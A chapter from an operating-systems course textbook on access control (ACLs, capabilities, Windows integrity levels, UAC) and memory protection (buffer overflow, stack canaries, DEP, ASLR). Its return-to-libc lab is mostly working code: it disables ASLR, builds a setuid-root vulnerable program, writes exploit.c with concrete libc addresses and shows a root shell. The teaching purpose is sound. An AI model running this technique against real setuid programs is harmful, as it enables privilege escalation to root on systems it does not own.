


Figure 12.4: Reference Monitor.

12.2.2 Capability/ACL

Capabilities or ACL? in figure 12.5.

An access control model can either be based on using a *capability list* or an *access control list*. Capability list is a list of objects (e.g. files and directories) and corresponding permissions (read, write, execute, append, etc.). A capability list is stored together with the subject (user or process). An access control list is a list of users/groups and corresponding permissions (read, write, execute, append, etc.) that is stored together with the object (file, directory, etc.)

When designing a system for access control choosing between capability list or access control list is like choosing if you want to hand out keys to your door (capability list) or if you want to have a doorman with a list of who is allowed to enter (access control list).

In most computer systems access control lists are used. In addition, there typically is some form of "capability list" but the capabilities are not low-level permissions, but




Figure 12.5: Capabilities or ACL?.

task oriented instead. Examples of this can be a global read permission for the entire file system which can be given to the backup process, or the capability to open a TCP/UDP port lower than 1024 which sometimes is needed by service processes.

Windows/Linux Implementations in figure 12.6.

Entries (ACEs) in an ACL are scanned in order. Any DENY entries are always present before ALLOW entries, and the scanning of the list ends as soon as a DENY entry matches. If this is not the case, the ALLOW entries are scanned in order until one has found an ALLOW entry that matches.

See [figure from Microsoft about security descriptor and access token](#).

```
# Demo of DENY-entry in PowerShell on Windows.
# Create a file
echo mysil > a.txt
# Show the file's access control list
(Get-Acl a.txt).Access | ft
```




Figure 12.6: Windows/Linux Implementations.

```
# Store the file's security descriptor in an object (a variable)
$secdesc=Get-Acl a.txt
# Create a new access control entry
$rule=New-Object System.Security.AccessControl.FileSystemAccessRule("$env:USERDOMAIN\$env:US
# Add this access control entry to the ACL in the security descriptor
$secdesc.SetAccessRule($rule)
# Write the modified security descriptor to the file
Set-Acl a.txt $secdesc
# Try to write to the file now, are you allowed?
echo mysil > a.txt
# Show the file's access control list to see the new DENY entry
(Get-Acl a.txt).Access | ft
# Try to delete the file
rm a.txt
# Why was I allowed to do this? think carefully what happens
# in the file system when you delete a file, you are actually
# doing an operation on the directory, not the file
```

```
# We know rwxrwxrwx (and SetUID, SetGID, sticky bit) in Linux
echo mysil > a.txt
ls -l a.txt
# these can be interpreted as an access control list with three fixed
# entries for user, group and others
getfacl a.txt
```

The concept of capabilities exists in different implementations. In Windows, we have [Privileges](#) (but note that this is NOT what the literature typically refers to as a “capability list”, think of the windows privileges as “capabilities grouped into task permissions”).

```
# Demo of privileges in PowerShell on Windows.
# Show all output after the first line that matches 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'}, 'SkipUntil')
# Repeat with PowerShell "Run as administrator"
```

In Linux we have capabilities since kernel 2.2. Let’s demo. Remember that to open a TCP/UDP port lower than 1024 we have to be root:

```
# Start a web server on port 8000 (kill it with ctrl-C)
python3 -m http.server 8000
# Repeat but with port 800
python3 -m http.server 800 # ERROR: Permission denied
# Give the python3 binary the capability, IS THIS A GOOD IDEA? not.
# (the python executable can be used for much more than a webserver...)
sudo setcap 'cap_net_bind_service=+ep' /usr/bin/python3.10
# Repeat
python3 -m http.server 800 # works fine now :)
# Show that the capability has been assigned
getcap /usr/bin/python3.10
# Remove capability
sudo setcap 'cap_net_bind_service=-ep' /usr/bin/python3.10
# Verify removal
getcap /usr/bin/python3.10
```

Capabilities are similar to Windows privileges but belong to executables instead of users (Windows privileges belong to accounts).

12.2.3 MAC/DAC

Mandatory vs Discretionary in figure [12.7](#).

Discretionary Access Control (DAC) The users decide access control.

Mandatory Access Control (MAC) The system decide access control.

Figure 12.7: Mandatory vs Discretionary.

- Processes have an integrity level (low, medium, high, system) in their access token
- Objects have an integrity level in the SACL of their security descriptor
- *The Security Reference Monitor (SRM), before going to DACL, checks SACL and allows a process to write or delete an object only if its integrity level is greater than or equal to that of the object*
- Processes cannot read process objects at a higher integrity level either

Figure 12.8: Mandatory Integrity Control.

Discretionary Access Control (DAC) is when we as users can decide access control like we do with `chmod` on Linux and `Set-ACL` on Windows.

Mandatory Access Control (MAC) is when the operating system enforces some rules that override DAC. An example of this is Mandatory Integrity Control on Windows. Sometimes this is referred to just as Windows Integrity Levels. In an object's security descriptor on Windows there is a System Access Control List (SACL) where an integrity level is stored, and a Discretionary Access Control List (DACL) where the access control list mentioned earlier is stored.

Mandatory Integrity Control in figure [12.8](#).

Each integrity level has its own Security Identifier (SID): Low (SID: S-1-16-4096), Medium (SID: S-1-16-8192), High (SID: S-1-16-12288), and System (SID: S-1-16-16384). The integrity level of a process cannot be changed while the process is running. If a process is started at a specific integrity level, the operating system will enforce that integrity level for as long as the process is present on the system.

Note: Privileges and Integrity levels can on be used to override the Access Control List (the Discretionary Access Control List - DACL).

DEMO (allowed in DACL, but overridden by Integrity Level in SACL):

```
cd
pwsh
whoami /all                # Medium integrity level
Write-Output mysil > mysil.txt
exit
psexec -l pwsh             # Start PowerShell at Low integrity level
```

```
whoami /all                # Verify that we are the Low level
Write-Output solan > solan.txt # Permission denied
accesschk -d -v .          # Because my home directiry is at Medium
```

Some of the content of a *Windows Access Token* (there are other entries as well, but these are the important ones in our context):

Default ACL default DACL (equivalent to `umask` on linux) which is set on objects the process creates unless otherwise specified.

User SID owner of the process.

Group SID groups the process belongs to.

Privileges Special permissions associated with a user (*an access control on tasks instead of on objects*). Privileges is one way to give away parts of the permissions an administrator has (e.g. shutdown of the machine, change time zone).

Integrity level Low, Medium, High and System (possibly untrusted and trusted installer too), introduced in Windows Vista (ca 2006) and is used as Mandatory Access Control (used especially to set low integrity on internet explorer (IE) so malicious code via IE cannot overwrite system files).

The content of a *Windows Security Descriptor*:

Owner SID

Groups SIDs

DACL Discretionary Access Control List

SACL System Access Control List (what should be logged, and the integrity level of the object)

Objects in the NTFS file system have many more possible permissions than just read, write and execute, which is why they are [commonly grouped into six "basic permissions"](#):

- Full Control
- Modify
- Read and Execute
- List Folder Contents
- Read

1. CTRL-ALT-DEL (Secure Attention Sequence) initiate winlogon
2. Winlogon uses lsass to authenticate
3. User ends up with the GUI shell explorer process with an access token

Figure 12.9: Login.

- Write

The NTFS permissions are not necessarily the same as the permissions of other types of objects in Windows. While "everything is a file" in Linux, "everything is an object" in Windows. Let's compare NTFS permissions with permissions associated with keys in the registry (the registry is a database with "all" configuration on Windows):

```
# DACL for a file:
(Get-Acl mysil.txt).Access | ft
# DACL for a "hive" in the registry, notice the ReadKey permission
(Get-Acl HKLM:\SYSTEM).Access | ft
```

12.2.4 Windows operation

Login in figure [12.9](#).

CTRL-ALT-DEL (secure attention sequence) is used to ensure that one logs on via the winlogon process (remember that pressing keys in the keyboard generates interrupts that transfers control to the operating system), LSASS (Local Security Authority Subsystem Service) uses the SECURITY and SAM cubes (hives) in the registry to check login and when login is approved a graphical shell (explorer.exe) is started (and this process has an access token of course).

All further access control (i.e. every time a process tries to use a object) is done by the Security Reference Monitor (you see the Security Reference Monitor on the figures earlier in this chapter).

User Account Control (UAC) in figure [12.10](#).

[Nice article](#) which explains UAC in detail for those interested.

When you log in and start processes as an administrator, these are started with an access token that has limited permissions. The process may request sessions permissions via "Run as administrator" or by having it coded in application ("trustinfo" tag saying something about "requestExecutionLevel" in "application manifest"). Let's demo admin accounts:

The problem: *Software developers assume their application will run as administrators on Windows.* UAC tries to promote change:

- All admin accounts are launched with standard user privileges
 - Membership in admin group marked *DENY*
 - Privilege set reduced to standard user set
- File system and registry namespace virtualization used for legacy application

Figure 12.10: User Account Control (UAC).

```
# Demo of Admin accounts in PowerShell on Windows.
# Show all output before the first line that matches 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'}, 'Until')
# Repeat with PowerShell "Run as administrator"
# Notice: two groups become enabled and integrity level changes to high
```

Oldfashioned applications that assume they have admin rights and don't say something about "elevation" needs file system and registry namespace virtualization to work properly with limited permissions. Let's demo file system virtualization:

```
# start task manager
taskmgr # click "More details" and "Details"-tab
cd c:\windows
echo tiger > woods.txt (access denied)
# right click on pwsh.exe, turn on UAC virtualization
echo tiger > woods.txt
cat woods.txt
# UAC virtualization på pwsh.exe OFF
cat woods.txt
cd $env:LocalAppData
cd VirtualStore\Windows
cat woods.txt # Aha! all writes were redirected in the file system
```

12.2.5 Linux operation

Implementation in figure [12.11](#).

Linux has a much simpler security model than Windows initially, but it is entirely possible to extend Linux with security kernel modules that creates more advanced security models (e.g. search the internet for SELinux if you want to know more).

1. Login checks username/password and groups
 - /etc/passwd, /etc/shadow
 - /etc/groups
2. Starts shell with users UID, GID
3. `sudo` "similar" to UAC

Figure 12.11: Implementation.

12.3 Memory Protection

12.3.1 Buffer Overflow

Remember from the assembly examples we have studied occasionally that whenever we enter a function (including `main()`), the value of the base/frame pointer register (`rbp`) is pushed on the stack and `rbp` is set to the value of the stack pointer (`rsp`):

```
pushq    %rbp
movq     %rsp, %rbp
```

We need to remember this when we study what is actually stored on the stack.

Buffer Overflow in figure 12.12.

A *buffer overflow* or *buffer overrun* happens when you write more data to memory than what you have allocated space for. Normally this just causes a program to crash like this:

```
$ ./a.out
*** stack smashing detected ***: terminated
Aborted (core dumped)
$
```

This can be abused to *overwrite the return address of a function and make to process jump to execute malicious code instead of returning to where it was supposed to return*. The figure illustrates what happens when you allocate a char array with eight elements, and thereafter read a 15-char string into the array: we overwrite the old base pointer and the return address.

Nop sled / Spraying in figure 12.13.

If we allow an attacker to control the content and the amount of data that is read into the char-array `b`, the attacker can overwrite the return address and write malicious code




Figure 12.12: Buffer Overflow.

into memory and have the process return to a somewhere on a nop sled, and thereby leading to the malicious/exploit code (shell code).

Remember that instructions are executed in sequence unless there is a jump-instruction (recall chapter one with the pseudo code for how a CPU works). As long as the process returns to a location in memory where there are nop (no-operation) instructions, then these would be executed in sequence until the CPU arrives at any other instructions. So by filling a large memory area with nop instructions and then just have the process return somewhere on this "nop sled", then it will lead to it the malicious/exploit code (shellcode) that the aggressor has entered at the end of the nop slide. This concept makes it much easier for an attacker to have a process execute malicious code since the attacker does not have to know the precise return address.

An attacker does not have to know where exactly to return to if attack is based on a *nop sled*.

This can also be applied to the data/heap area in memory, this is commonly called *heap spraying*. We can also "spray" with other code then just nop-instructions, so heap spraying is a more general concept, but it is widely used for creating a nop sled.

Defence: Stack Canary in figure [12.14](#).




Figure 12.13: Nop sled / Spraying.



Protects the return address!

Figure 12.14: Defence: Stack Canary.

Memory should be W^X (W XOR X): either writeable or executable, *never both!*
http://en.wikipedia.org/wiki/NX_bit

Figure 12.15: Defence: Data Execution Prevention (DEP).

"At places where the program makes a function call, the compiler inserts code to save a random canary value on the stack, just below the return address. Upon a return from the function, the compiler inserts code to check the value of the canary. If the value changed, something is wrong" (Tanenbaum 4th edition, page 643).

When we compile C-code with gcc, stack canaries are used by default. From `man gcc`:

-fstack-protector

Emit extra code to check for buffer overflows, such as stack smashing attacks. This is done by adding a guard variable to functions with vulnerable objects. This includes functions that call "alloca", and functions with buffers larger than or equal to 8 bytes. The guards are initialized when a function is entered and then checked when the function exits. If a guard check fails, an error message is printed and the program exits. Only variables that are actually allocated on the stack are considered, optimized away variables or variables allocated in registers don't count.

Defence: Data Execution Prevention (DEP) in figure 12.15.

```
# demo to show memory is either execute or write, never both:
cat /proc/$(pgrep -n bash)/maps
```

The NX-bit in hardware that allows to mark memory pages as executable or not executable is a bit that was added to *each page table entry* to mark the pages as executable or not executable. Remember that the memory management unit uses the page table, so the format of the page table is decided by hardware, which is why we say the NX-bit is a hardware thing.

It is good to try to avoid use of functions in C that can cause buffer overflow vulnerabilities. Microsoft has a nice overview of these functions in "Security Development Lifecycle (SDL) Banned Function Calls":

<http://msdn.microsoft.com/en-us/library/bb288454.aspx>

12.3.2 Return-to-libc

Return to Libc Attacks in figure 12.16.

```
sudo sysctl -w kernel.randomize_va_space=0
```


Why write any executable code into memory when the standard libraries already mapped into memory contains all the functions we need (*system()*, *mprotect()*, ...)?
Bypasses DEP!

Figure 12.16: Return to Libc Attacks.

```

sudo apt update
sudo apt install -y zsh gcc gdb
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh

cat > retlib.c <<'EOF'
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile) {
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
    return 1;
}

int main(int argc, char **argv) {
    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
EOF

gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh

cat > getmyshell.c <<'EOF'
#include <stdio.h>

```

```

void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
EOF

gcc -o getmyshell getmyshell.c
./getmyshell

cat > exploit.c <<'EOF'
/* exploit.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");
    /* You need to decide the addresses and
       the values for X, Y, Z. The order of the following
       three statements does not imply the order of X, Y, Z.
       Actually, we intentionally scrambled the order. */
    *(long *) &buf[X] = some address ; // "/bin/sh"
    *(long *) &buf[Y] = some address ; // system()
    *(long *) &buf[Z] = some address ; // exit()
    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
EOF

gcc -fno-stack-protector -z noexecstack -S retlib.c
cat -n retlib.s | grep -v .cfi | less

# move before call puts argument on stack
# (because return-value from fopen() ends up in eax)
# call pushed address of next instruction on stack
# and from lines inside bof() gives ut the following stack:
# (each line is 32bit = 4Byte)

+-->*badfile
| returnaddr

```

```

| oldBP
BP>| reserved space (subl $24, %esp, not sure why 24?)
| reserved space
| buffer
| buffer
+-->| buffer (fread starts writing here)
| +---pointer (pushl 8(%ebp))
| 40
| 1
+--- pointer (created by leal -20(%ebp), %eax AND pushl %eax)

# ok with overwriting buffer,buffer,buffer,reserved space,reserved space:
$ echo -n 12345678901234567890 > badfile
$ ./retlib
Returned Properly

# not ok, WHY???
$ echo -n 123456789012345678901 > badfile
$ ./retlib
Returned Properly
Segmentation fault (core dumped)

# and now it does not return properly either, WHY???
$ echo -n 1234567890123456789012345 > badfile
$ ./retlib
Segmentation fault (core dumped)

# OK, so we need to return to system() in badfile at Byte 24
# and system() wants a return address at 28 which should be exit()
# and above exit() at Byte 32 should be pointer to system()'s argument
# "/bin/sh", by using gdb and a bit of poking around in memory, see
# "2.3 Task 1: Finding out the addresses of libc functions"
# to find system() and exit() addresses
# and check if "/bin/sh" is at its correct address also in gdb
# with x/s 0xADDRESS (x/s = examine string, remember to 'b main' and 'run',
# if not you will get "error: Cannot access memory at ..."):

*(long *) &buf[32] = 0xbffffed8 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

# note, if not root but no error, means system() and exit() is fine, but
# system() fails because wrong address to "/bin/sh"

```

Randomize the addresses of functions and data between every run of the program.

Figure 12.17: Defence: Address Space Layout Randomization (ASLR).

```
*(long *) &buf[32] = 0xbffffee0 ; // "/bin/sh"
*(long *) &buf[24] = 0xb7e54db0 ; // system()
*(long *) &buf[28] = 0xb7e489e0 ; // exit()

$ gcc -o exploit exploit.c
$ ./exploit
$ ./retlib
# whoami
root
```

If you do the exercise in the guacamole container, start by copying the following entire commands into the container:

```
## just a comment to skip the "first letter disappears" bug
gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
gcc -o getmyshell getmyshell.c
# ./getmyshell
gcc -fno-stack-protector -z noexecstack -S retlib.c
# cat -n retlib.s | grep -v .cfi | less
```

Return-oriented programming is a generalization of return-to-libc. See [this Black Hat talk](#) if you want to learn more.

Defence: Address Space Layout Randomization (ASLR) in figure [12.17](#).

12.4 Lab tutorials

1. Do the [Return to libc](#) lab as shown in the compendia chapter text. Delete your Linux stack you have used earlier in the semester, and [use this stack](#) instead. Instructions for how to create a stack and access it can be [found here](#) in.

To complete this exercise you only need to copy and paste the commands from the chapter text (except for the very last part where you need to edit `exploit.c`), but be careful to make sure all the commands are executed (do not just copy and paste everything at once) and read carefully all the comments so you understand what is happening. Note that to create the needed files we use a technique called *here document*, e.g. to create the file `getmyshell.c` we do this all in one command line:

```
cat > getmyshell.c <<EOF
#include <stdio.h>
void main() {
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
EOF
```

EOF tells Bash to stop reading. This does not have to be the letters EOF, it could have been MYSIL, but it is common to use EOF (short for End Of File).

12.5 Review questions and problems

1. Explain briefly with examples two of Saltzer and Schroeders design principles.
2. Briefly explain the difference between file permissions in Linux and access control lists for files in Windows.
3. Briefly explain buffer overflow and return-to-libc attacks.
4. On a Windows server, jens has a directory/folder prosjekter that should have the following access rules:
 - jens and jonas should have full access
 - Everyone in the group ap except for karita should have read access
 - kristin and liv should have read access

Write down the access control list for the directory/folder prosjekter.

5. Consider the following session in Bash command line:

```
$ ls -l mypw
----- 1 root root 129824 mai   11 10:16 mypw
$ XXXXXXXXXXXXXXXX
$ ls -l mypw
-rwsr-xr-x 1 root root 129824 mai   11 10:16 mypw
```

Which command (with options) is hidden behind 'XXXXXXXXXXXXX'? Justify your answer.

6. **(KEY PROBLEM)** Is the owner of a file used in access control in the same way in both Linux and Windows? Justify your answer.
